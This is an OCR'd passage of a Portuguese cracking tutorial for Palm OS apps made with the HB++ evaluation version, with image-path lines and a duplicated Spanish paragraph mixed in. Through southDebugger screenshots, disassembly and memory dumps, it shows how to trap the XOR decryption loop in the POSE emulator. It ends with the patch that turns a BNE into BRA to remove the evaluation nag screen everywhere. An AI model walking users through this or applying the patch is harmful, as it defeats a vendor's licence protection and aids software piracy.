


FIG. 6

Os recursos criptografados devem ser descriptografados na memória e pra isso deve-se primeiramente pegar o ID do recurso com sysTrapDmGet1Resource e depois alocar memória usando o sysTrapMemPtrNew.

Los códigos que estén encriptados deben de ser desencriptados directamente en la memoria, para ello primero debemos de escribir el ID del recurso con la llamada a la API "sysTrapDmGet1Resource" y después almacenar en la memoria usando una "sysTrapMemPtrNew"

Pela lógica, o programa deve alocar memória usando a sysTrapMemPtrNew e só depois descriptografar o código nesse novo local de memória. Então vamos adicionar um breakpoint no sysTrapMemPtrNew e em seguida procurar por 4E4FA344 que é o opcode de TRAP #15!$F, #41796!$A344 [sysTrapHostControl].

Como funciona? Depois de alocar memória procuramos por 4E4FA344. Se encontrar quer dizer que o código de descriptografia está depois do sysTrapMemPtrNew anterior. Com isso saberemos exatamente quando a descriptografia ocorre.


Iniciando o procedimento: (AL ATAQUE)

Antes de começarmos a procurar devemos fechar o POSE (sem salvar) e o southDebugger para limpar o buffer da janela disassemblada. Iniciamos novamente o POSE e o southDebugger. Adicionamos um breakpoint usando o Grafitti conforme descrito em outros tutoriais para entrar no modo debug.

Agora adicionamos um breakpoint na sysTrapMemPtrNew e teclamos F5. Rodamos o programa feito no HB++ e quando uma sysTrapMemPtrNew for encontrada o southDebugger assume o controle.

Agora teclamos F5 novamente. O POSE vai executar essa sysTrap e vai parar novamente na próxima sysTrapMemPtrNew.

Na janela “disassembler” do southDebugger clicamos no binóculo “FIND” e procuramos pelo opcode 4E4FA344 conforme FIG. 7.



A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[10018EF6-10019C98]: PrvHandleEvent

PrvHandleEvent

```
1001988C 7001          MOVEQ    #$1, D0
```

Iniciar | Como patchear... | Palm OS® Emul... | southDebugger | southDebugger... | PT | 13:33

FIG. 7

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler

main

disassembler

dec/hex 000498B2

address	ascii	hex	command	notes
000498B2	N0.D	4E4FA344	TRAP #15!$F, #41796!$A344 [sysTrapHostControl]	
000498B6	T0	544F	ADDQ.W #$2, A7	
000498B8	S.	5380	SUBQ.L #$1, D0	
000498BA	g(	6728	BEQ #40!$28 ;EnableGraffiti+0000003E=000498E4	
000498BC	p.	7008	MOVEQ #$8, D0	
000498BE	.x.p	C0780270	AND.W #624!$270.W, D0	
000498C2	Q@	5140	SUBQ.W #$8, D0	
000498C4	W.	57C0	SEQ D0	
000498C6	D.	4400	NEG.B D0	
000498C8	..	1600	MOVE.B D0, D3	
000498CA	J...	4A2E0008	TST.B #$8(A6)	
000498CE	g.	6708	BEQ #$8 ;EnableGraffiti+00000032=000498D8	
000498D0	.x..	0278FFF7	ANDI.W #$-9, #65527!$FFF7.W	
000498D4	.p`.	0270600C	ANDI.W #24588!$600C, #12!$C(A0,D6)	
000498D8	J-.U	4A2DFE55	TST.B #-427!$-1AB(A5)	
000498DC	g.	6706	BEQ #$6 ;EnableGraffiti+0000003E=000498E4	
000498DE	.x..	00780008	ORI.W #$8, #$8.W	
000498E2	.p..	02701003	ANDI.W #4099!$1003, #$3(A0,D1)	
000498E6	&.	261F	MOVE.L (A7)+, D3	
000498E8	N^	4E5E	UNLK A6	
000498EA	Nu	4E75	RTS	
000498EC	.E	8E45	OR.W D5, D7	
000498EE	na	6E61	BGT #97!$61 ;MapNavigationPick+000000F1=00049951	
000498F0	bl	626C	BHI #108!$6C ;MapNavigationPick+000000FE=0004995E	

A0	A1	A2	A3	A4	A5	A6	A7	PC




FIG. 8

O southDebugger encontrará o código conforme a FIG. 8. Compare a FIG. 8 com a FIG. 3. Veja que são diferentes. Isso significa que o código que procuramos ainda não foi descriptografado.

Tecle F5 novamente e procure (“FIND”) novamente o opcode 4E4FA344. O código da FIG. 3 ainda não apareceu.

Tecle F5 novamente e procure (“FIND”) novamente o opcode 4E4FA344. O código da FIG. 3 ainda não apareceu.

Tecle F5 novamente e procure (“FIND”) novamente o opcode 4E4FA344. O código da FIG. 3 ainda não apareceu.

Tecle F5 novamente e procure (“FIND”) novamente o opcode 4E4FA344. O código da FIG. 3 ainda não apareceu.

Tecle F5 novamente e procure (“FIND”) novamente o opcode 4E4FA344. **O código da FIG. 3 agora apareceu!!!**

Note que teclamos F5 6 vezes. O código foi descriptografado quando o POSE executou do passo 5 para o passo 6, ou seja, teclamos F5 5 vezes e não havia o código descriptografado, quando teclamos F5 pela 6ª vez, o código apareceu.

Agora que sabemos quando ocorre, vamos fazer tudo novamente (feche o POSE sem salvar e o southDebugger e execute-os novamente depois entre no modo debug e adicione o breakpoint na sysTrapMemPtrNew). A diferença é que teclamos F5 5 vezes e em vez de teclar F5 pela 6ª vez, vamos executar passo a passo teclando F8, ou seja, teclamos F5 5 vezes e depois teclamos F8 até descobrir onde ocorre a descriptografia.

Após teclar F5 5 vezes, tecle F8 até aparecer o código da FIG. 9. Esse é o código de descriptografia!!!!

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler breakpoints

main

disassembler [PC]

dec/hex 0016ECC4

address	ascii	hex	command	notes
0016ECC4	2<w.	323C77CF	MOVE.W #30671!$77CF, D1	
0016ECC8	6<*!	363C2A21	MOVE.W #10785!$2A21, D3	
0016ECCC	BB	4242	CLR.W D2	
0016ECCE	2|.j	327C006A	MOVEA.W #106!$6A, A1	
0016ECD2	A..~	41EDEF7E	LEA #-4226!$-1082(A5), A0	
0016ECD6	0.	3001	MOVE.W D1, D0	
0016ECD8	.H	E648	LSR.W #$3, D0	
0016ECDA	.0..	18302000	MOVE.B #$0(A0,D2), D4	
0016ECDE	..	B104	EOR.B D0, D4	
0016ECE0	....	15842000	MOVE.B D4, #$0(A2,D2)	
0016ECE4	RA	5241	ADDQ.W #$1, D1	
0016ECE6	..	C3C3	MULS.W D3, D1	
0016ECE8	RB	5242	ADDQ.W #$1, D2	
0016ECEA	.B..	0C4202BB	CMPI.W #699!$2BB, D2	
0016ECEE	o.	6FE6	BLE #-26!$-1A ;0016ECD6	
0016ECF0	?...	3F2E0008	MOVE.W #$8(A6), -(A7)	
0016ECF4	A..f	41FAFF66	LEA #-154!$-9A(PC), A0	
0016ECF8	/.	2F08	MOVE.L A0, -(A7)	
0016ECFA	N...	4EB29000	JSR #$0(A2,A1)	
0016ECFE	6.	3600	MOVE.W D0, D3	
0016ED00	/.	2F0A	MOVE.L A2, -(A7)	
0016ED02	N0..	4E4FA012	TRAP #15!$F, #40978!$A012 [sysTrapMemChunkFree]	
0016ED06	0...	4FEF000A	LEA #10!$A(A7), A7	
0016ED0A	JC	4A43	TST.W D3	

Loop da descriptografia!!!

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

[0016ECA2-0016ED1C]:

0016ECC4 323C77CF MOVE.W #30671!$77CF, D1

FIG. 9

No prcEdit o mesmo código é:

```
00004368   3001          L401   MOVE.W     D1,D0                    ;
0000436a   e648                 LSR.W      #3,D0                    ; shift D0 a direita 3 bits
0000436c   18302000             MOVE.B     0(A0,D2.W),D4            ; lê word em A0 indexado por D2
                                                                    ; e coloca em D4
00004370   b104                 EOR.B      D0,D4                    ; XOR (eXclusive OR) D4 e D0
00004372   15842000             MOVE.B     D4,0(A2,D2.W)            ; grava D4 na nova posição de
                                                                    ; memória endereçada por A2 e
                                                                    ; indexada por D2
00004376   5241                 ADDQ.W     #1,D1                    ;
00004378   c3c3                 MULS.W     D3,D1                    ;
0000437a   5242                 ADDQ.W     #1,D2                    ;
0000437c   0c4202bb             CMPI.W     #699!$2bb,D2             ; descriptografou todo o código?
00004380   6fe6                 BLE    L401                         ; não. Faz novamente o loop
00004382   3f2e0008             MOVE.W     8(A6),-(A7)              ;
00004386   41faff66             LEA    L398,A0                      ;
0000438a   2f08                 MOVE.L     A0,-(A7)                 ;
0000438c   4eb29000             JSR    0(A2,A1.W)                   ; chama subrotina para detectar
                                                                    ; onde o programa está rodando
                                                                    ; (se no Palm ou no POSE)
```

Para sabermos onde e quando ele descriptografa a sysTrapHostControl basta monitorarmos A2. Pra isso no southDebugger abrimos uma “new memory-based disassembler window” e uma “new memory dump window”. Clicamos em A2 nas duas janelas, conforme FIG. 10.

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | breakpoints | disassembler [PC] | memory dump [A0]

main

memory dump [A2]

0003A21E

address	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ascii
0003A21E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A22E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A23E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A24E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A25E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A26E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A27E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A28E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A29E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2AE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2BE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2CE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2DE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2EE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2FE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A30E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

A0 A1 A2 A3 A4 A5 A6 A7 PC
D0 D1 D2 D3 D4 D5 D6 D7 U...

disassembler [A2]

dec/hex 0003A21E

address	ascii	hex	command	...
0003A21E	....	0000...	ORI.B #$0, D0	
0003A222	....	0000...	ORI.B #$0, D0	
0003A226	....	0000...	ORI.B #$0, D0	
0003A22A	....	0000...	ORI.B #$0, D0	
0003A22E	....	0000...	ORI.B #$0, D0	
0003A232	....	0000...	ORI.B #$0, D0	
0003A236	....	0000...	ORI.B #$0, D0	
0003A23A	....	0000...	ORI.B #$0, D0	
0003A23E	....	0000...	ORI.B #$0, D0	
0003A242	....	0000...	ORI.B #$0, D0	
0003A246	....	0000...	ORI.B #$0, D0	
0003A24A	....	0000...	ORI.B #$0, D0	
0003A24E	....	0000...	ORI.B #$0, D0	
0003A252	....	0000...	ORI.B #$0, D0	
0003A256	....	0000...	ORI.B #$0, D0	
0003A25A	....	0000...	ORI.B #$0, D0	
0003A25E	....	0000...	ORI.B #$0, D0	
0003A262	....	0000...	ORI.B #$0, D0	
0003A266	....	0000...	ORI.B #$0, D0	
0003A26A	....	0000...	ORI.B #$0, D0	
0003A26E	....	0000...	ORI.B #$0, D0	
0003A272	....	0000...	ORI.B #$0, D0	
0003A276	....	0000...	ORI.B #$0, D0	
0003A27A	....	0000...	ORI.B #$0, D0	

A0 A1 A2 A3 A4 A5 A6 A7 PC
D0 D1 D2 D3 D4 D5 D6 D7 U...

[00000000-00000000]:

```
0016ECC4 323C77CF      MOVE.W   #30671!$77CF, D1
```

FIG. 10

Agora teclamos F8. Veja o código sendo descriptografado nas janelas do southDebugger. Pode-se ativar um breakpoint na linha BLE... e teclar F5 para agilizar o processo.

É muito importante rolar a janela do código sendo descriptografado para saber quando aparece o 4E4FA344 conforme a FIG. 11

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

Clique para rolar a tela e acompanhar a descriptografia do código

disassembler | breakpoints | disassembler | memory dump

main

memory dump [A2]

0003A21E

address	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ascii
0003A21E	49	6E	66	6F	72	6D	61	74	69	6F	6E	00	46	6F	72	20	Information.For
0003A22E	6E	6F	6E	20	63	6F	6D	6D	65	72	63	69	61	6C	20	75	non commercial u
0003A23E	73	65	20	6F	6E	6C	79	00	50	6F	77	65	72	65	64	20	se only.Powered
0003A24E	62	79	20	48	42	2B	2B	20	45	76	61	00	00	00	00	00	by HB++ Eva.....
0003A25E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A26E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A27E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A28E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A29E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2AE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2BE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2CE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2DE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2EE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2FE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A30E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

A0 A1 A2 A3 A4 A5 A6 A7 PC
D0 D1 D2 D3 D4 D5 D6 D7 U...

disassembler [A2]

dec/hex 0003A21E

address	ascii	hex	command			notes
0003A21E	In	496E				
0003A220	fo	666F	BNE	#111!$6F	;0003A291	
0003A222	rm	726D	MOVEQ	#109!$6D, D1		
0003A224	at	6174	BSR	#116!$74	;0003A29A	
0003A226	io	696F	BVS	#111!$6F	;0003A297	
0003A228	n.Fo	6E00466F	BGT	#18031!$466F	;0003E899	
0003A22C	r.	7220	MOVEQ	#32!$20, D1		
0003A22E	no	6E6F	BGT	#111!$6F	;0003A29F	
0003A230	n.	6E20	BGT	#32!$20	;0003A252	
0003A232	co	636F	BLS	#111!$6F	;0003A2A3	
0003A234	mm	6D6D	BLT	#109!$6D	;0003A2A3	
0003A236	er	6572	BCS	#114!$72	;0003A2AA	
0003A238	ci	6369	BLS	#105!$69	;0003A2A3	
0003A23A	al	616C	BSR	#108!$6C	;0003A2A8	
0003A23C	.use	20757365	MOVEA.L	#101!$65(A5,D7), A0		
0003A240	.onl	206F6E6C	MOVEA.L	#28268!$6E6C(A7), A0		
0003A244	y.	7900				
0003A246	Powe	506F7765	ADDQ.W	#$8, #30565!$7765(A7)		
0003A24A	re	7265	MOVEQ	#101!$65, D1		
0003A24C	d.	6420	BCC	#32!$20	;0003A26E	
0003A24E	by	6279	BHI	#121!$79	;0003A2C9	
0003A250	.H	2048	MOVEA.L	A0, A0		
0003A252	B++.	422B2B20	CLR.B	#11040!$2B20(A3)		
0003A256	Ev	4576				

A0 A1 A2 A3 A4 A5 A6 A7 PC
D0 D1 D2 D3 D4 D5 D6 D7 U...

[00000000-00000000]:

0016ECDA 18302000 MOVE.B #$0(A0,D2), [=#209!$D1], D4

```
0016ECDA 18302000      MOVE.B    #$0(A0,D2) [=#209!$D1], D4
```

FIG. 11

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | breakpoints | disassembler | memory dump

main

memory dump [A2]

0003A21E

address	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ascii
0003A21E	49	6E	66	6F	72	6D	61	74	69	6F	6E	00	46	6F	72	20	Information.For
0003A22E	6E	6F	6E	20	63	6F	6D	6D	65	72	63	69	61	6C	20	75	non commercial u
0003A23E	73	65	20	6F	6E	6C	79	00	50	6F	77	65	72	65	64	20	se only.Powered
0003A24E	62	79	20	48	42	2B	2B	20	45	76	61	6C	75	61	74	69	by HB++ Evaluati
0003A25E	6F	6E	20	56	65	72	73	69	6F	6E	00	68	74	74	70	3A	on Version.http:
0003A26E	2F	2F	77	77	77	2E	68	61	6E	64	68	65	6C	64	2D	62	//www.handheld-b
0003A27E	61	73	69	63	2E	63	6F	6D	00	00	4E	56	FF	CC	48	E7	asic.com..NV..H.
0003A28E	1C	20	24	6E	00	08	3F	3C	01	01	4E	4F	A3	00	00	00	. $n..?<..NO....
0003A29E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2AE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2BE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2CE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2DE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2EE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A2FE	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0003A30E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

A0 A1 A2 A3 A4 A5 A6 A7 PC
D0 D1 D2 D3 D4 D5 D6 D7 U...

disassembler

dec/hex | 0003A294

address	ascii	hex	command	notes
0003A294	?<..	3F3C0101	MOVE.W #257!$101, -(A7)	
0003A298	NO..	4E4FA300	TRAP #15!$F, #41728!$A300 [sy...	
0003A29C	....	00000000	ORI.B #$0, D0	
0003A2A0	....	00000000	ORI.B #$0, D0	
0003A2A4	....	00000000	ORI.B #$0, D0	
0003A2A8	....	00000000	ORI.B #$0, D0	
0003A2AC	....	00000000	ORI.B #$0, D0	
0003A2B0	....	00000000	ORI.B #$0, D0	
0003A2B4	....	00000000	ORI.B #$0, D0	
0003A2B8	....	00000000	ORI.B #$0, D0	
0003A2BC	....	00000000	ORI.B #$0, D0	
0003A2C0	....	00000000	ORI.B #$0, D0	
0003A2C4	....	00000000	ORI.B #$0, D0	
0003A2C8	....	00000000	ORI.B #$0, D0	
0003A2CC	....	00000000	ORI.B #$0, D0	
0003A2D0	....	00000000	ORI.B #$0, D0	
0003A2D4	....	00000000	ORI.B #$0, D0	
0003A2D8	....	00000000	ORI.B #$0, D0	
0003A2DC	....	00000000	ORI.B #$0, D0	
0003A2E0	....	00000000	ORI.B #$0, D0	
0003A2E4	....	00000000	ORI.B #$0, D0	
0003A2E8	....	00000000	ORI.B #$0, D0	
0003A2EC	....	00000000	ORI.B #$0, D0	
0003A2F0	....	00000000	ORI.B #$0, D0	

A0 A1 A2 A3 A4 A5 A6 A7 PC
D0 D1 D2 D3 D4 D5 D6 D7 U...

[00000000-00000000]:

```
0016ECEE 6FE6          BLE       #-26!$-1A ;0016ECD6 [condition: TRUE]
```

FIG. 12

Encontramos! O patch consiste em alterar o BNE para BRA. Por que não BEQ? Porque se alterarmos para BEQ a nag screen vai deixar de aparecer no Palm mas vai aparecer no POSE. Se alterarmos para BRA a nag screen não aparece em nenhum dos dois sistemas!!!!

